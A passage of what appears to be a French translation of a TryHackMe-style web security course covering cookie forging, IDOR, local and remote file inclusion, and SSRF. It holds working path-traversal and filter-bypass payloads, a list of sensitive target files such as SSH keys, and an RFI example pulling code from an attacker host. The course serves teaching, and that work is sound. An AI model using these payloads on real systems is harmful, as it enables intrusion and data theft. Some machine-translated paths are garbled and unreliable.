Parfois, les valeurs des cookies peuvent ressembler à une longue chaîne de caractères aléatoires ; ceux-ci sont appelés hachages qui sont une représentation irréversible du texte original. Voici quelques exemples que vous pourriez rencontrer :

Chaîne d'origine	Méthode de hachage	Production
1	md5	c4ca4238a0b923820dcc509a6f75849b
1	sha-256	6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
1	sha-512	4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793a6e79d560e5f7f9bd058a12a280433ed6fa46510a
1	sha1	356a192b7913b04c54574d18c28d46e6395428ab

Vous pouvez voir dans le tableau ci-dessus que la sortie de hachage de la même chaîne d'entrée peut différer considérablement en fonction de la méthode de hachage utilisée. Même si le hachage est irréversible, la même sortie est produite à chaque fois, ce qui nous est utile car des services tels que <https://crackstation.net/> conservent des bases de données de milliards de hachages et leurs chaînes d'origine.

Codage

L'encodage est similaire au hachage en ce sens qu'il crée ce qui semble être une chaîne de texte aléatoire, mais en fait, l'encodage est réversible. Donc, cela soulève la question, à quoi sert l'encodage ? L'encodage nous permet de convertir des données binaires en texte lisible par l'homme qui peut être transmis facilement et en toute sécurité sur des supports qui ne prennent en charge que les caractères ASCII en texte brut.

Les types d'encodage courants sont base32 qui convertit les données binaires en caractères AZ et 2-7, et base64 qui convertit en utilisant les caractères az, AZ, 0-9,+, / et le signe égal pour le remplissage.

Prenez les données ci-dessous comme exemple qui sont définies par le serveur Web lors de la connexion :

Set-Cookie : session=eyJpZCI6MSwiYWRtaW4iOmZhbHNIfQ== ; Max-Âge=3600 ; Chemin=/

Cette chaîne décodée en base64 a la valeur `{"id":1,"admin": false}`, nous pouvons ensuite l'encoder à nouveau en base64, mais en définissant à la place la valeur d'administration sur true, ce qui nous donne désormais un accès administrateur.

5.IDOR

5.1 Qu'est-ce qu'un IDOR ?

IDOR signifie Insecure Direct Object Reference et est un type de vulnérabilité de contrôle d'accès.

Ce type de vulnérabilité peut se produire lorsqu'un serveur Web reçoit une entrée fournie par l'utilisateur pour récupérer des objets (fichiers, données, documents), qu'une trop grande confiance a été accordée aux données d'entrée et qu'elles ne sont pas validées côté serveur pour confirmer que l'objet demandé appartient à l'utilisateur qui le demande.

5.2 Un exemple IDOR

Imaginez que vous venez de vous inscrire à un service en ligne et que vous souhaitez modifier les informations de votre profil. Le lien sur lequel vous cliquez va à `http://online-service.thm/profile?user_id=1305`, et vous pouvez voir vos informations.


La curiosité prend le dessus sur vous, et vous essayez de changer la valeur `user_id` à 1000 à la place (`http://online-service.thm/profile?user_id=1000`), et à votre grande surprise, vous pouvez maintenant voir les informations d'un autre utilisateur. Vous venez de découvrir une vulnérabilité IDOR ! Idéalement, il devrait y avoir une vérification sur le site Web pour confirmer que les informations de l'utilisateur appartiennent à l'utilisateur connecté qui en fait la demande.

5.3 Recherche d'IDOR dans les ID codés

ID codés

Lorsque transmettre des données d'une page à l'autre par des données de publication, des chaînes de requête ou cookies, les développeurs Web prendront souvent d'abord les données brutes et l'encoderont. L'encodage garantit que le serveur Web de réception sera en mesure de comprendre le contenu. L'encodage transforme les données binaires en ASCII chaîne utilisant couramment les Caractères **a-z, A-Z, 0-9 and =** pour le rembourrage. La technique d'encodage la plus courante sur le web est base64 et peut généralement être assez facile à repérer. Vous pouvez utiliser des sites Web comme <https://www.base64decode.org/> pour décoder la chaîne, puis modifiez les données et réencodiez-les à nouveau en utilisant <https://www.base64encode.org/> puis soumettez à nouveau la demande Web pour voir s'il y a un changement dans la réponse.

Voir l'image ci-dessous comme exemple graphique de ce processus :



5.4 Recherche d'IDOR dans des ID hachés

ID hachés

Haché Les identifiants sont un peu plus compliqués à gérer que ceux encodés, mais ils peuvent suivre un modèle prévisible, comme étant la version hachée de la valeur entière. Par exemple, le numéro d'identification 123 deviendrait 202cb962ac59075b964b07152d234b70 si le hachage md5 était utilisé.

Cela vaut la peine de mettre tous les hachages découverts via un service Web tel que <https://crackstation.net/> (qui possède une base de données de milliards de hachages pour évaluer les résultats) pour voir si nous pouvons trouver des correspondances.

5.5 Recherche d'IDOR dans des ID imprévisibles

ID imprévisibles

Si l'ID ne peut pas être détecté en utilisant les méthodes ci-dessus, une excellente méthode de la détection IDOR consiste à créer deux comptes et à échanger les numéros d'identification entre eux. Si vous pouvez voir le contenu des autres utilisateurs en utilisant leur identifiant numéro tout en étant toujours connecté avec un compte différent (ou non connecté), vous avez trouvé une vulnérabilité IDOR valide.

5.6 Où se trouvent les IDOR

Où sont-ils situés ?

Le point final vulnérable que vous ciblez peut ne pas toujours être quelque chose que vous voyez dans la barre d'adresse. Il peut s'agir du contenu chargé par votre navigateur via une Requête AJAX ou quelque chose que vous trouvez référencé dans un JavaScript dossier.

Quelquefois les points finaux pourraient avoir un paramètre non référencé qui peut avoir été d'une certaine utilisation pendant le développement et a été poussé à la production. Par exemple, vous remarquerez peut-être un appel à **/user/details** affichant vos informations d'utilisateur (authentifiées via votre session). Mais à travers une attaque connue sous le nom d'exploration de paramètres, vous découvrirez un paramètre appelé **user_id** que vous pouvez utiliser pour afficher les informations d'autres utilisateurs, par exemple, **/user/details?user_id=123** .

Un exemple IDOR pratique

Tout d'abord, vous devez vous connecter. Pour cela, cliquez sur la section du client et créez un compte. Une fois connecté, cliquez sur l'onglet **votre compte**

La **Votre compte** vous donne la possibilité de modifier vos informations telles que votre nom d'utilisateur, votre adresse e-mail et votre mot de passe. Vous remarquerez que les champs de nom d'utilisateur et d'e-mail sont pré-remplis avec vos informations.

Nous allons commencer par étudier comment ces informations sont pré-remplies. Si vous ouvrez les outils de développement de votre navigateur, sélectionnez l'onglet réseau, puis actualisez la page, vous verrez un appel à un point de terminaison avec le chemin `/api/v1/customer?id= {user_id}`.

Cette page renvoie au format JSON votre identifiant, votre nom d'utilisateur et votre adresse e-mail. Nous pouvons voir sur le chemin que les informations utilisateur affichées sont extraites du paramètre id de la chaîne de requête (voir l'image ci-dessous).

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace	Security
200	GET	10-10-210-133.p.thmlabs.com	account	document	html	1.86 kB	5.13 kB	Filter properties						
200	GET	pro.fontawesome.com	all.css	stylesheet	css	32.06 kB	166.57 kB	JSON						
200	GET	10-10-210-133.p.thmlabs.com	bootstrap.min.css	stylesheet	css	118.60 kB	118.36 kB	id: 13						
200	GET	10-10-210-133.p.thmlabs.com	style.css	stylesheet	css	6.51 kB	6.26 kB	username: "adam"						
200	GET	10-10-210-133.p.thmlabs.com	jquery.min.js	script	js	87.64 kB	87.38 kB	email: "adam@test.com"						
200	GET	10-10-210-133.p.thmlabs.com	bootstrap.min.js	script	js	36.44 kB	36.18 kB							
200	GET	10-10-210-133.p.thmlabs.com	site.js	script	js	668 B	408 B							
200	GET	10-10-210-133.p.thmlabs.com	customer?id=13	account:1 (xhr)	json	363 B	51 B							
200	GET	10-10-210-133.p.thmlabs.com	favicon.ico	FaviconLoader.jsm:191 (img)	html	1.16 kB	2.14 kB							
200	GET	10-10-210-133.p.thmlabs.com	favicon.ico	onloadwff.js:71 (img)	html	1.16 kB	2.14 kB							


Vous pouvez essayer de tester ce paramètre id pour une vulnérabilité IDOR en remplaçant l'id par l'id d'un autre utilisateur. Essayez de sélectionner les utilisateurs avec le ID 1 et 3.

6. Inclusion de fichiers

6.1 Qu'est-ce que l'inclusion de fichiers ?


Cette section vise à vous fournir les connaissances essentielles pour exploiter les vulnérabilités d'inclusion de fichiers, notamment l'inclusion de fichiers locaux (LFI), l'inclusion de fichiers distants (RFI) et la traversée de répertoires. Nous discuterons également du risque de ces vulnérabilités si elles sont découvertes et de la correction requise. Nous fournissons des exemples pratiques de chaque vulnérabilité ainsi que des défis pratiques.

Dans certains scénarios, les applications Web sont écrites pour demander l'accès à des fichiers sur un système donné, y compris des images, du texte statique, etc. via des paramètres. Les paramètres sont des chaînes de paramètres de requête attachées à l'URL qui peuvent être utilisées pour récupérer des données ou effectuer des actions en fonction de l'entrée de l'utilisateur. Le graphique suivant explique et décompose les parties essentielles de l'URL.




Par exemple, les paramètres sont utilisés avec la recherche Google, où **GET** transmettent l'entrée de l'utilisateur au moteur de recherche. <https://www.google.com/search?q=TryHackMe>.

Discutons d'un scénario dans lequel un utilisateur demande à accéder à des fichiers à partir d'un serveur Web. Tout d'abord, l'utilisateur envoie une HTTP au serveur Web qui inclut un fichier à afficher. Par exemple, si un utilisateur souhaite accéder à son CV et l'afficher dans l'application Web, la requête peut se présenter comme suit : `http://webapp.thm/get.php?file=userCV.pdf`, où le fichier est le paramètre et le `userCV.pdf`, est le fichier requis pour accéder.




Nous pouvons tester le paramètre URL en ajoutant des charges utiles pour voir comment l'application Web se comporte. Les attaques par traversée de chemin, également connues sous le nom `../` tirent parti du déplacement du répertoire d'une étape vers le haut à l'aide des doubles points `../`. Si l'attaquant trouve le point d'entrée, qui dans ce cas **get.php?file=**, alors l'attaquant peut envoyer quelque chose comme suit, **http://webapp.thm/get.php?file=../../../etc/passwd**



Supposons qu'il n'y ait pas de validation d'entrée et qu'au lieu d'accéder aux fichiers PDF à **/var/www/app/CVs**, l'application Web récupère les fichiers d'autres répertoires, qui dans ce cas **/etc/passwd**. Chaque `..` Déplace un répertoire jusqu'à ce qu'elle atteigne le répertoire racine `/`. Ensuite, il change le répertoire en `/etc`, et à partir de là, il lit le **passwd**.

http://webapp.thm/get.php?file=../../../etc/passwd



Par conséquent, l'application Web renvoie le contenu du fichier à l'utilisateur.

De même, si l'application Web s'exécute sur un serveur Windows, l'attaquant doit fournir des chemins Windows. Par exemple, si l'attaquant veut lire le **boot.ini** situé dans **c:\boot.ini**, alors l'attaquant peut essayer ce qui suit en fonction de l'exploitation :

http://webapp.thm/get.php?file=../../../../boot.ini où
http://webapp.thm/get.php?file=../../../../windows/win.ini

Le même concept s'applique ici qu'avec Linux, où nous montons des répertoires jusqu'à ce qu'il atteigne le répertoire racine, qui est généralement **c:**.

Parfois, les développeurs ajoutent des filtres pour limiter l'accès à certains fichiers ou répertoires uniquement. Vous trouverez ci-dessous quelques fichiers de système d'exploitation courants que vous pouvez utiliser lors des tests.

Emplacement	La description
/etc/issue	Contient un message ou une identification système à imprimer avant l'invite de connexion.
/etc/profil	Contrôle les variables par défaut à l'échelle du système, telles que les variables d'exportation, le masque de création de fichier (umask), les types de terminaux, les messages de messagerie pour indiquer l'arrivée de nouveaux messages
/proc/version	Spécifie la version du Linux noyau
/etc/passwd	à tous les utilisateurs enregistrés qui ont accès à un système
/etc/ombre	Contient des informations sur les mots de passe des utilisateurs du système
/root/.bash_history	Contient les commandes d'historique pour root utilisateur
/var/log/dmessage	Contient des messages système globaux, y compris les messages consignés lors du démarrage du système
/var/mail/racine	Tous les e-mails pour root utilisateur
/root/.ssh/id_rsa	Clés SSH privées pour une racine ou tout autre utilisateur valide connu sur le serveur
/var/log/apache2/access.log	les requêtes consultées pour Apache serveur Web
C:\boot.ini	Contient les options de démarrage pour les ordinateurs avec le micrologiciel du BIOS

6.3 Inclusion de fichiers locaux – LFI

Les attaques LFI contre les applications Web sont souvent dues au manque de sensibilisation des développeurs à la sécurité. Avec PHP, l'utilisation de fonctions telles que **include**, **require**, **include_once** et **require_once** contribue souvent à la vulnérabilité des applications Web. Dans cette salle, nous choisirons PHP, mais il convient de noter que les vulnérabilités LFI se produisent également lors de l'utilisation d'autres langages tels que ASP, JSP ou même dans les applications Node.js. Les exploits LFI suivent les mêmes concepts que la traversée de chemin.

Dans cette section, nous vous guiderons à travers différents LFI et comment les exploiter.

1. Supposons que l'application Web propose deux langues et que l'utilisateur puisse choisir entre **EN** et **AR**

```
<?PHP
    include($_GET["lang"]);
?>
```

Le code PHP **GET** via le paramètre d'URL **lang** pour inclure le fichier de la page. L'appel peut se faire en envoyant la requête HTTP suivante comme suit : **http://webapp.thm/index.php?lang=EN.php** pour charger la page **en** a **ar** **http://webapp.thm/index.php? lang=AR.php** pour charger la page arabe, où **EN.php** et **AR.php** existent dans le même répertoire.

Théoriquement, nous pouvons accéder et afficher n'importe quel fichier lisible sur le serveur à partir du code ci-dessus s'il n'y a pas de validation d'entrée. Disons que nous voulons lire le **/etc/passwd**, qui contient des informations sensibles sur les utilisateurs du Linux, nous pouvons essayer ce qui suit : **http://webapp.thm/get.php?file=/etc/passwd**

Dans ce cas, cela fonctionne car il n'y a pas de répertoire spécifié dans **include** et aucune validation d'entrée.

2. Ensuite, dans le code suivant, le développeur a décidé de spécifier le répertoire à l'intérieur de la fonction.

```
<?PHP
    include("languages/" . $_GET["lang"]);
?>
```

Dans le code ci-dessus, le développeur a décidé d'utiliser la fonction **include** pour appeler les pages PHP **languages** uniquement via les paramètres **lang**.

S'il n'y a pas de validation d'entrée, l'attaquant peut manipuler l'URL en remplaçant **lang** par d'autres fichiers sensibles au système d'exploitation tels que **/etc/passwd**.

Encore une fois, la charge utile ressemble au path traversal, mais la fonction **include** nous permet d'inclure tous les fichiers appelés dans la page en cours. Ce qui suit sera l'exploit :

http://webapp.thm/index.php?lang=../../etc/passwd

6.4 Inclusion de fichiers locaux - LFI #2

Dans cette tâche, nous allons un peu plus loin dans LFI. Nous avons discuté de quelques techniques pour contourner le filtre dans la fonction **include**.

1. Dans les deux premiers cas, nous avons vérifié le code de l'application Web, puis nous avons su l'exploiter. Cependant, dans ce cas, nous effectuons des tests de boîte noire, dans lesquels nous n'avons pas le code source. Dans ce cas, les erreurs sont importantes pour comprendre comment les données sont transmises et traitées dans l'application Web.

Dans ce scénario, nous avons le point d'entrée suivant : **http://webapp.thm/index.php?lang=EN**. Si nous saisissons une entrée non valide, telle que THM, nous obtenons l'erreur suivante

```
Warning: include(languages/THM.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12
```

Le message d'erreur divulgue des informations importantes. En saisissant THM en entrée, un message d'erreur montre à quoi ressemble la fonction **include**: **include(languages/THM.php);**.

Si vous regardez attentivement le répertoire, nous pouvons dire que la fonction inclut les fichiers dans le répertoire des langues ajoute **.php** à la fin de l'entrée. Ainsi, l'entrée valide sera quelque chose comme suit : **index.php?lang=EN** , où le fichier **EN** est situé dans **language** et nommé **EN.php** .

En outre, le message d'erreur a révélé une autre information importante sur le chemin complet du répertoire de l'application Web qui est **/var/www/html/THM-4/**

Pour exploiter cela, nous devons utiliser **../** , comme décrit dans la section traversée de répertoires, pour sortir le dossier actuel. Essayons ce qui suit :

http://webapp.thm/index.php?lang=../../../../etc/passwd

Notez que nous avons utilisé 4 **../** car nous savons que le chemin a quatre niveaux **/var/www/html/THM-4** . Mais nous recevons toujours l'erreur suivante :

```
Warning: include(languages/../../../../etc/passwd.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12
```

Il semble que nous pourrions sortir du PHP mais la fonction **include** lit l'entrée avec **.php** à la fin ! Cela nous indique que le développeur spécifie le type de fichier à transmettre à la fonction include. Pour contourner ce scénario, nous pouvons utiliser le NULL BYTE, qui est **%00**.

L'utilisation d'octets nuls est une technique d'injection dans laquelle une représentation codée en URL telle que **%00** ou **0x00** en hexadécimal avec des données fournies par l'utilisateur pour terminer les chaînes. Vous pourriez considérer cela comme une tentative d'inciter l'application Web à ignorer tout ce qui vient après l'octet nul.

En ajoutant l'octet nul à la fin de la charge utile, nous disons à la fonction **inclusion** d'ignorer tout ce qui suit l'octet nul, ce qui peut ressembler à :

include("langues/../../../../etc/passwd%00").".php"); qui équivaut à →
include("languages/../../../../etc/passwd");

REMARQUE : **%00** est corrigée et ne fonctionne pas avec PHP 5.3.4 et supérieur.

2. Dans cette section, le développeur a décidé de filtrer les mots-clés pour éviter de divulguer des informations sensibles ! Le **/etc/passwd** est en cours de filtrage. Il existe deux méthodes possibles pour contourner le filtre. Tout d'abord, en utilisant le NullByte **%00** ou l'astuce du répertoire courant à la fin du mot-clé filtré **/.** . L'exploit sera similaire à **http://webapp.thm/index.php?lang=/etc/passwd/.** Nous pourrions également utiliser **http://webapp.thm/index.php?lang=/etc/passwd%00.**

Pour que ce soit plus clair, si nous essayons ce concept dans le système de fichiers en utilisant **cd ..** , cela vous fera reculer d'un pas ; cependant, si vous faites **cd .** , Il reste dans le répertoire courant. De même, si nous essayons **/etc/passwd/.** , cela donne **/etc/** et c'est parce que nous en avons déplacé un à la racine. Maintenant, si nous essayons **/etc/passwd/.** le résultat sera **/etc/passwd** puisque le point fait référence au répertoire courant.

3. Ensuite, dans les scénarios suivants, le développeur commence à utiliser la validation des entrées en filtrant certains mots-clés. Testons et vérifions le message d'erreur !

http://webapp.thm/index.php?lang=../../../../etc/passwd

Nous avons l'erreur suivante !

Warning: include(languages/etc/passwd): failed to open stream: No such file or directory in /var/www/html/THM-5/index.php on line 15

Si nous vérifions le message d'avertissement dans la **include(languages/etc/passwd)** , nous savons que l'application Web remplace le **../** par la chaîne vide. Il existe quelques techniques que nous pouvons utiliser pour contourner cela.

Nous pouvons envoyer la charge utile suivante pour le contourner :

....//....//....//....//etc/passwd

Pourquoi cela a-t-il fonctionné ?

Cela fonctionne car le PHP correspond et remplace uniquement la première chaîne de sous-ensemble **../** il trouve et ne fait pas une autre passe, laissant ce qui est illustré ci-contre.

....//....//....//....//etc/passwd
↓
../...../etc/passwd

Enfin, nous aborderons le cas où le développeur force la fonction **include** à lire depuis un répertoire défini ! Par exemple, si l'application Web demande de fournir une entrée qui doit inclure un répertoire tel que : **http://webapp.thm/index.php?lang=languages/EN.php** alors, pour exploiter cela, nous devons inclure le répertoire dans la charge utile comme ceci : **?lang=languages/../../../../etc/passwd** .


6.5 Inclusion de fichiers à distance – RFI

L'inclusion de fichiers distants (RFI) est une technique permettant d'inclure des fichiers distants dans une application vulnérable. Comme LFI, le RFI se produit lors de la désinfection incorrecte de l'entrée de l'utilisateur, permettant à un attaquant d'injecter une URL externe dans **inclusion**. Une exigence pour RFI est que l' **allow_url_fopen** doit être **activée** .

Le risque de RFI est plus élevé que celui de LFI car les vulnérabilités RFI permettent à un attaquant d'obtenir l'exécution de commandes à distance (RCE) sur le serveur. Les autres conséquences d'une attaque RFI réussie incluent :

- Divulgateion d'informations sensibles
- Script intersites (XSS)
- Déni de service (DoS)

Un serveur externe doit communiquer avec le serveur d'applications pour une attaque RFI réussie où l'attaquant héberge des fichiers malveillants sur son serveur. Ensuite, le fichier malveillant est injecté dans la fonction include via HTTP, et le contenu du fichier malveillant s'exécute sur le serveur d'application vulnérable.



Étapes RFI

La figure suivante est un exemple d'étapes pour une attaque RFI réussie ! Disons que l'attaquant héberge un PHP sur son propre serveur `http://attaquant.thm/cmd.txt` ou `cmd.txt` contient un message d'impression **Hello THM**.

```
<?PHP echo "Hello THM"; ?>
```

Tout d'abord, l'attaquant injecte l'URL malveillante, qui pointe vers le serveur de l'attaquant, comme `http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt`. S'il n'y a pas de validation d'entrée, l'URL malveillante passe dans la fonction d'inclusion. Ensuite, le serveur d'applications Web enverra une **GET** au serveur malveillant pour récupérer le fichier. En conséquence, l'application Web inclut le fichier distant dans la fonction **include** pour exécuter le PHP dans la page et envoyer le contenu d'exécution à l'attaquant. Dans notre cas, la page actuelle doit afficher quelque part le **Hello THM** message

6.6 Correction

En tant que développeur, il est important de connaître les vulnérabilités des applications Web, comment les trouver et les méthodes de prévention. Pour éviter les vulnérabilités d'inclusion de fichiers, certaines suggestions courantes incluent :

1. Maintenez le système et les services, y compris les frameworks d'applications Web, à jour avec la dernière version.
2. Désactivez les PHP pour éviter de divulguer le chemin de l'application et d'autres informations potentiellement révélatrices.
3. Un pare-feu d'application Web (WAF) est une bonne option pour aider à atténuer les attaques d'applications Web.
4. Désactivez certaines PHP qui provoquent des vulnérabilités d'inclusion de fichiers si votre application Web n'en a pas besoin, telles que **allow_url_fopen** on et **allow_url_include**.
5. Analysez attentivement l'application Web et n'autorisez que les protocoles et les PHP **wrappers**
6. Ne faites jamais confiance à l'entrée de l'utilisateur et assurez-vous d'implémenter une validation d'entrée appropriée contre l'inclusion de fichiers.
7. Implémentez une liste blanche pour les noms et emplacements de fichiers ainsi qu'une liste noire.

7.SSRF

Qu'est-ce qu'un SSRF ?

SSRF signifie **Server-Side Request Forgery**. Il s'agit d'une vulnérabilité qui permet à un utilisateur malveillant d'amener le serveur Web à envoyer une HTTP à la ressource choisie par l'attaquant.

Types de SSRF

Il existe deux types de vulnérabilité SSRF ; le premier est un SSRF normal où les données sont renvoyées à l'écran de l'attaquant. La seconde est une vulnérabilité Blind SSRF où une SSRF se produit, mais aucune information n'est renvoyée à l'écran de l'attaquant.

Quel est l'impact ?

Une attaque SSRF réussie peut avoir les conséquences suivantes :

- Accès à des zones non autorisées.
- Accès aux données client/organisation.
- Capacité à s'adapter aux réseaux internes.
- Révéler les jetons/identifiants d'authentification.

7.1 Trouver un SSRF

Les vulnérabilités potentielles de SSRF peuvent être repérées dans les applications Web de différentes manières. Voici un exemple de quatre endroits communs où chercher :


Lorsqu'une URL complète est utilisée dans un paramètre de la barre d'adresse :



Un champ masqué dans un formulaire :

```
9 <form method="post" action="/form">
10   <input type="hidden" name="server" value="http://server.website.thm/store">
11   <div>Your Name:</div>
12   <div><input name="client_name"></div>
13   <div>Your Email:</div>
14   <div><input name="client_email"></div>
15   <div>Your Message:</div>
16   <div><textarea name="client_message"></textarea></div>
17 </form>
```

Une URL partielle telle que le nom d'hôte :



Ou peut-être uniquement le chemin de l'URL :



Certains de ces exemples sont plus faciles à exploiter que d'autres, et c'est là que de nombreux essais et erreurs seront nécessaires pour trouver une charge utile fonctionnelle.

Si vous travaillez avec un SSRF aveugle où aucune sortie ne vous est renvoyée, vous devrez utiliser un outil de journalisation HTTP externe pour surveiller les requêtes telles que **requestbin.com**, votre propre serveur HTTP ou le client **Collaborator** de Burp Suite.

7.2 Vaincre les défenses SSRF communes

